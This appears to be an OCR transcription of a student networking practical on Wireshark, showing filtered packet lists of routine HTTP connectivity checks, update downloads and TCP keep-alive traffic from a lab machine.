
No answer needed


Correct Answer


Practical 6


Wireshark


Part 1:








*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
157 1.564767 172.23.0.203 34.107.221.82 HTTP 55 Continuation
2895 29.649114 172.23.0.203 104.97.76.217 HTTP 165 GET /connecttest.txt HTTP/1.1
2900 29.679119 104.97.76.217 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
3085 32.445142 172.23.0.203 20.219.237.180 HTTP 498 GET /filestreamingservice/files/c452d4ef-2486-4efe-9c99-36b3d23e0160?P1=1709525854&P2=404&P3=2&P4=Nw1vwVOInYle7jK2f13f%2fUNbAgvhdbR%2bXav8gEbHo2rlhBivDa15p4PlNKP9kYSmaviJO0kFhClHFvDxLl8eD4DQ...
4676 44.633712 172.23.0.203 20.219.237.180 HTTP 499 GET /filestreamingservice/files/c0b2da8c-68f6-45d5-9046-366e16553122?P1=1710310299&P2=404&P3=2&P4=KrsDSlfJOqznFK2fK%2fbAy1EmVYTKygE26yzJ7dvtuyek%2fA1PpXmm9cMI3wV7OSuU8Azd4kimlxVLqWVgS8YvFMSA...
4681 44.639467 172.23.0.203 20.219.237.180 HTTP 499 GET /filestreamingservice/files/c0b2da8c-68f6-45d5-9046-366e16553122?P1=1710310299&P2=404&P3=2&P4=KrsDSlfJOqznFK2fK%2fbAy1EmVYTKygE26yzJ7dvtuyek%2fA1PpXmm9cMI3wV7OSuU8Azd4kimlxVLqWVgS8YvFMSA...
5284 51.478756 172.23.0.203 34.107.221.82 HTTP 357 GET /canonical.html HTTP/1.1
5291 51.518722 34.107.221.82 172.23.0.203 HTTP 352 HTTP/1.1 200 OK (text/html)
5292 51.524983 172.23.0.203 34.107.221.82 HTTP 359 GET /success.txt?ipv4 HTTP/1.1
5299 51.564688 34.107.221.82 172.23.0.203 HTTP 270 HTTP/1.1 200 OK (text/plain)
6259 59.707229 172.23.0.203 96.17.194.242 HTTP 165 GET /connecttest.txt HTTP/1.1
6291 59.832684 96.17.194.242 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
8712 81.735066 172.23.0.203 20.219.237.180 HTTP 500 GET /filestreamingservice/files/9683459a-02fa-4bd6-9ae6-af8ddfbeef35?P1=1709525855&P2=404&P3=2&P4=JI6kDvIVuH8KzUpiyTGvr1SdzfmCo7y%2bvitXBeAAakkm%2fhWH2LY5GHciikDPeEmUq25%2bPlLcaRbLbDgB%2fHvS...
9613 89.874952 172.23.0.203 23.54.155.134 HTTP 165 GET /connecttest.txt HTTP/1.1
9622 90.042587 23.54.155.134 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
14958 109.089300 172.23.0.203 20.219.237.180 HTTP 501 GET /filestreamingservice/files/ecbd2232-2bd1-4432-b7a7-19669a46039d?P1=1710310225&P2=404&P3=2&P4=hX2fGQPL%2b%2bXfvf83sqh7ug5AM51G1WcIABnvGFM%2bmbvd3P0RCAOJvkBAJ3FfPL4QJQ3PzTVX0gKILNMklH5Coz...
14959 109.089487 172.23.0.203 20.219.237.180 HTTP 495 GET /filestreamingservice/files/ecbd2232-2bd1-4432-b7a7-19669a46039d?P1=1710310225&P2=404&P3=2&P4=hX2fGQPL%2b%2bXfvf83sqh7ug5AM51G1WcIABnvGFM%2bmbvd3P0RCAOJvkBAJ3FfPL4QJQ3PzTVX0gKILNMklH5Coz...
15351 111.493711 172.23.0.203 34.107.221.82 HTTP 357 GET /canonical.html HTTP/1.1
15367 111.529242 34.107.221.82 172.23.0.203 HTTP 352 HTTP/1.1 200 OK (text/html)
15368 111.540486 172.23.0.203 34.107.221.82 HTTP 359 GET /success.txt?ipv4 HTTP/1.1
15377 111.573207 34.107.221.82 172.23.0.203 HTTP 270 HTTP/1.1 200 OK (text/plain)
16243 120.089578 172.23.0.203 23.54.155.134 HTTP 165 GET /connecttest.txt HTTP/1.1
16263 120.433368 23.54.155.134 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
19544 150.479974 172.23.0.203 96.17.194.242 HTTP 165 GET /connecttest.txt HTTP/1.1
19553 150.534172 96.17.194.242 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
Frame 151: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface \Device\NPF_{0007423A-DC94-4007-A2B0-E1F593BD4DAB}, id 0
Ethernet II, Src: HP_6d:67:2d (64:4e:d7:6d:67:2d), Dst: Cisco_8b:60:fc (6c:b2:ae:8b:60:fc)
Internet Protocol Version 4, Src: 172.23.0.203, Dst: 34.107.221.82
Transmission Control Protocol, Src Port: 50853, Dst Port: 80, Seq: 1, Ack: 1, Len: 1
Hypertext Transfer Protocol
File Data: 1 byte
Data (1 byte)
0000 6c b2 ae 8b 60 fc 64 4e d7 6d 67 2d 08 00 45 00 l···`·dN ·mg-··E·
0010 00 29 b7 98 40 00 80 06 00 00 ac 17 00 cb 22 6b ·)··@··· ·····"k
0020 dd 52 c6 a5 00 50 07 db 2e 59 19 67 fe 28 50 10 ·R···P·· .Y·g·(P·
0030 10 04 ac bb 00 00 00



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 80 || udp.port == 80
No. Time Source Destination Protocol Length Info
53360 270.931572 172.23.0.203 172.31.0.27 TCP 54 56485 → 13111 [ACK] Seq=1 Ack=1 Win=131328 Len=0
53361 270.938993 172.23.0.203 172.31.0.27 TCP 320 56485 → 13111 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=266
53367 270.966175 172.31.0.27 172.23.0.203 TCP 173 13111 → 56485 [PSH, ACK] Seq=1 Ack=267 Win=131328 Len=119
53369 270.977614 96.17.194.242 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
53370 270.977614 96.17.194.242 172.23.0.203 TCP 60 80 → 56484 [FIN, ACK] Seq=188 Ack=112 Win=14720 Len=0
53371 270.984936 172.23.0.203 96.17.194.242 TCP 54 56484 → 80 [ACK] Seq=112 Ack=189 Win=131072 Len=0
53372 270.985045 172.23.0.203 96.17.194.242 TCP 54 56484 → 80 [FIN, ACK] Seq=112 Ack=189 Win=131072 Len=0
53374 270.988743 96.17.194.242 172.23.0.203 TCP 60 80 → 56484 [ACK] Seq=189 Ack=113 Win=14720 Len=0
53375 270.990724 172.17.17.17 172.23.0.129 TCP 66 [TCP Retransmission] 53439 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53377 271.017687 172.23.0.203 172.31.0.27 TCP 54 56485 → 13111 [ACK] Seq=267 Ack=120 Win=131072 Len=0
53401 271.228808 142.250.183.202 172.23.0.203 TLSv1.2 932 Application Data
53403 271.239512 172.23.0.203 142.250.183.202 TLSv1.2 89 Application Data
53404 271.239861 142.250.183.202 172.23.0.203 TCP 60 443 → 64289 [ACK] Seq=23434 Ack=14563 Win=793 Len=0
53408 271.328590 172.22.0.124 172.23.1.158 TCP 66 [TCP Retransmission] 56073 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53413 271.758254 172.19.0.60 172.23.1.43 TCP 66 51736 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53530 272.655293 172.18.0.199 172.23.0.129 TCP 66 [TCP Retransmission] 59753 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53538 272.734919 172.19.0.60 172.23.1.43 TCP 66 [TCP Retransmission] 51736 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53573 272.994587 172.17.17.17 172.23.0.129 TCP 66 [TCP Retransmission] 53439 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53607 273.281992 172.23.0.203 20.198.118.190 TCP 55 [TCP Keep-Alive] 61463 → 443 [ACK] Seq=1 Ack=1 Win=4100 Len=1
53608 273.282319 20.198.118.190 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 443 → 61463 [ACK] Seq=1 Ack=2 Win=226 Len=0 SLE=1 SRE=2
53612 273.336575 172.22.0.124 172.23.1.158 TCP 66 [TCP Retransmission] 56073 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53669 274.225920 172.23.0.203 151.101.130.132 TCP 55 [TCP Keep-Alive] 64292 → 443 [ACK] Seq=557 Ack=1753 Win=4097 Len=1
53670 274.226277 151.101.130.132 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 443 → 64292 [ACK] Seq=1753 Ack=558 Win=140 Len=0 SLE=557 SRE=558
53677 274.461252 172.23.0.203 172.217.166.67 TCP 55 [TCP Keep-Alive] 56420 → 443 [ACK] Seq=1832 Ack=6115 Win=1049600 Len=1
53678 274.462096 172.217.166.67 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 443 → 56420 [ACK] Seq=6115 Ack=1833 Win=19968 Len=0 SLE=1832 SRE=1833
Frame 151: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface \Device\NPF_{0007423A-DC94-4007-A2B0-E1F593BD4DAB}, id 0
Ethernet II, Src: HP_6d:67:2d (64:4e:d7:6d:67:2d), Dst: Cisco_8b:60:fc (6c:b2:ae:8b:60:fc)
Internet Protocol Version 4, Src: 172.23.0.203, Dst: 34.107.221.82
Transmission Control Protocol, Src Port: 50853, Dst Port: 80, Seq: 1, Ack: 1, Len: 1
Hypertext Transfer Protocol
0000 6c b2 ae 8b 60 fc 64 4e d7 6d 67 2d 08 00 45 00 l···`·dN ·mg-··E·
0010 00 29 b7 98 40 00 80 06 00 00 ac 17 00 cb 22 6b ·)··@··· ·····"k
0020 dd 52 c6 a5 00 50 07 db 2e 59 19 67 fe 28 50 10 ·R···P·· .Y·g·(P·
0030 10 04 ac bb 00 00 00



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 80
No. Time Source Destination Protocol Length Info
151 1.517507 172.23.0.203 34.107.221.82 HTTP 55 Continuation
152 1.517852 34.107.221.82 172.23.0.203 TCP 66 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
157 1.564767 172.23.0.203 34.107.221.82 HTTP 55 Continuation
158 1.565178 34.107.221.82 172.23.0.203 TCP 66 80 → 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
254 2.523535 20.219.237.180 172.23.0.203 TCP 66 80 → 55936 [RST, ACK] Seq=1 Ack=1 Win=122 Len=0 TSval=965403254 TSecr=3113543
1223 11.527283 172.23.0.203 34.107.221.82 TCP 55 [TCP Keep-Alive] 50853 → 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
1224 11.528285 34.107.221.82 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
1229 11.577000 172.23.0.203 34.107.221.82 TCP 55 [TCP Keep-Alive] 50852 → 80 [ACK] Seq=1 Ack=1 Win=513 Len=1
1230 11.577368 34.107.221.82 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 80 → 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
2039 21.541389 172.23.0.203 34.107.221.82 TCP 55 [TCP Keep-Alive] 50853 → 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
2040 21.541742 34.107.221.82 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2
2044 21.591767 172.23.0.203 34.107.221.82 TCP 55 [TCP Keep-Alive] 50852 → 80 [ACK] Seq=1 Ack=1 Win=513 Len=1
2045 21.592090 34.107.221.82 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 80 → 50852 [ACK] Seq=1 Ack=2 Win=173 Len=0 SLE=1 SRE=2
2892 29.645754 172.23.0.203 104.97.76.217 TCP 66 56425 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2893 29.647167 104.97.76.217 172.23.0.203 TCP 66 80 → 56425 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM WS=128
2894 29.647261 172.23.0.203 104.97.76.217 TCP 54 56425 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
2895 29.649114 172.23.0.203 104.97.76.217 HTTP 165 GET /connecttest.txt HTTP/1.1
2896 29.650292 104.97.76.217 172.23.0.203 TCP 60 80 → 56425 [ACK] Seq=1 Ack=112 Win=14720 Len=0
2900 29.679119 104.97.76.217 172.23.0.203 HTTP 241 HTTP/1.1 200 OK (text/plain)
2901 29.679119 104.97.76.217 172.23.0.203 TCP 60 80 → 56425 [FIN, ACK] Seq=188 Ack=112 Win=14720 Len=0
2902 29.683779 172.23.0.203 104.97.76.217 TCP 54 56425 → 80 [ACK] Seq=112 Ack=189 Win=131072 Len=0
2903 29.683978 172.23.0.203 104.97.76.217 TCP 54 56425 → 80 [FIN, ACK] Seq=112 Ack=189 Win=131072 Len=0
2904 29.684659 104.97.76.217 172.23.0.203 TCP 60 80 → 56425 [ACK] Seq=189 Ack=113 Win=14720 Len=0
3032 31.543678 172.23.0.203 34.107.221.82 TCP 55 [TCP Keep-Alive] 50853 → 80 [ACK] Seq=1 Ack=1 Win=4100 Len=1
3033 31.544058 34.107.221.82 172.23.0.203 TCP 66 [TCP Keep-Alive ACK] 80 → 50853 [ACK] Seq=1 Ack=2 Win=165 Len=0 SLE=1 SRE=2

Part 2:



